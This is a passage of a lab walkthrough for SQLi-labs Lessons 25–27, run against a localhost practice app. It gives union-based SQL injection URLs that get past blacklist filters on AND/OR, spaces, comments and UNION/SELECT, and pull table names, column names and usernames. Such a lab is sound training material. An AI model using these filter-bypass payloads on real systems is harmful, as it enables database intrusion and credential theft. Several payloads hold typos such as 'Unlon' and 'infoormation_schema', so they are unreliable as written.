
<http://localhost:81/sqli/Less-25/?id=-1' union select 1,2,3 %26%26 1=1 --+>



Type following query to retrieve database name using union injection

`http://localhost:81/sqli/Less-25/?id=-1' union select 1,database(),3 %26%26 1=1 --+`

hence you can see we have successfully get **security** as database name as result.



Next query will provide entire table names saved inside the database.

`http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() %26%26 1=1 --+`


From the screenshot you can read the following table names:

T1: emails

T2: referers

T3: uagents

T4: users



Now we'll try to find out column names of users table using the following query.


`http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' %26%26 1=1 --+`

Hence you can see it contains 4 columns inside it.

C1: id

C2: username

C3: password




At last, execute the following query to read all username inside the table users from inside its column.

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(username),3 from users --
```

From the screenshot, you can read the fetched data.

Hence in lesson 25, we have learned how to bypass AND, OR filter for retrieving information inside the database.



Lesson 26

You will find lab 26 more challenging because here space, Comments, OR and AND are Blocked so now we will try to bypass SQL filter using their substitute.

Following are function blacklist(\$id)


```
preg_replace('/or/i','', $id);           //strip out OR (non case sensitive)
$id= preg_replace('/and/i','', $id);     //Strip out AND (non case sensitive)
$id= preg_replace('/[\\^*]','', $id);    //strip out /*
$id= preg_replace('/[-]','', $id);      //Strip out —
$id= preg_replace('/[#]','', $id);      //Strip out #
$id= preg_replace('/[\\s]','', $id);     //Strip out spaces
$id= preg_replace('/[\\V\\\\]','', $id); //Strip out slashes
```

This lab has more filters as compared to lab 25 because here space,Comments are also Blocked. Now execute following query In URL .

<http://localhost:81/sqli/Less-26/?id=1'%a0%26%26'1=1>


From screenshot you can see we have successfully fixed the query for SPACE into URL encode as %a0

Blanks = ('%09', '%0A', '%0C', '%0D', '%0B' '%a0')



Once the concept is clear to bypass AND, OR and SPACE filter later we need to alter the SQL statement for retrieving database information.


<http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,2,3%a0%26%26'1=1>



Type following query to retrieve database name using union injection.

`http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,database(),3%a0%26%26%'1=1`

Hence you can see we have successfully get **security** as database name as a result




Next query will provide entire table names saved inside the database.

`http://localhost:81/sqli/Less-26/?id=0' union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema=database()&&'1=1`

From the screenshot you can read the following table names:

- T1: emails
- T2: referers
- T3: uagents
- T4: users



Now we'll try to find out column names of users table using the following query.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_concat(column_name),3%a0from%a0infoormation_schema.columns%a0where%a0table_name='users'%a0%26%26'1=1
```

Hence you can see columns inside it.

C1: id

C2: username

C3: password




At last, execute the following query to read all username inside the table users from inside its column.

From the screenshot, you can read the fetched data.

[http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_concat\(username\),3%a0from%a0users%a0where%a01%26%26%a0'1](http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_concat(username),3%a0from%a0users%a0where%a01%26%26%a0'1)

Hence in lesson 26, we have learned how to bypass AND, OR, SPACE AND COMMENT filter for retrieving information from the database.



Lesson 27

You will find this lab even more challenging because here UNION/union, SELECT/select, SPACE and Comments are Blocked so now we will try to bypass SQL filter using their substitute.

Following are function blacklist(\$id)

```
$id= preg_replace('/[\\^*]','',$id); //strip out /\*
$id= preg_replace('/[-]','',$id); //Strip out -.
$id= preg_replace('/[#]','',$id); //Strip out #.
$id= preg_replace('/[+]','',$id); //Strip out spaces.
$id= preg_replace('/select/m','',$id); //Strip out spaces.
$id= preg_replace('/[+]','',$id); //Strip out spaces.
$id= preg_replace('/union/s','',$id); //Strip out union
$id= preg_replace('/select/s','',$id); //Strip out select
$id= preg_replace('/UNION/s','',$id); //Strip out UNION
$id= preg_replace('/SELECT/s','',$id); //Strip out SELECT
$id= preg_replace('/Union/s','',$id); //Strip out Union
$id= preg_replace('/Select/s','',$id); //Strip out select
```

This lab has more filters in addition to lab 26 because here union, select, space and comments are also blocked. Now execute following query in URL .

<http://localhost:81/sqli/Less-27/?id=1' AND'1=1>

Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

<http://localhost:81/sqli/Less-27/?id=1'%a0Unlon%a0SeLect%a01,2,3%a0AND'1=1>

In the screenshot, you can see I have used union as Unlon and select as SeLect in the query to bypass the filter.



Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

<http://localhost:81/sqli/Less-27/?id=1'%a0Unlon%a0SeLect%a01,2,3%a0AND'1=1>

In the screenshot, you can see I have used union as Unlon and select as SeLect in the query to bypass the filter.



Now Type the following query to retrieve database name using union injection.

[http://localhost:81/sqli/Less-27/?id=0%a0UnIon%a0SeLect%a01,database\(\),3%a0AND'1=1](http://localhost:81/sqli/Less-27/?id=0%a0UnIon%a0SeLect%a01,database(),3%a0AND'1=1)

Hence you can see we have successfully get **security** as a database name as a result



Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(table_name),3%a0from%a0information_schemata.tables%a0where%a0table_schema=database()%a0AND'1=1
```

From the screenshot you can read the following table names:

- T1: emails
- T2: referers
- T3: uagents
- T4: users



Now we'll try to find out column names of users table using the following query.

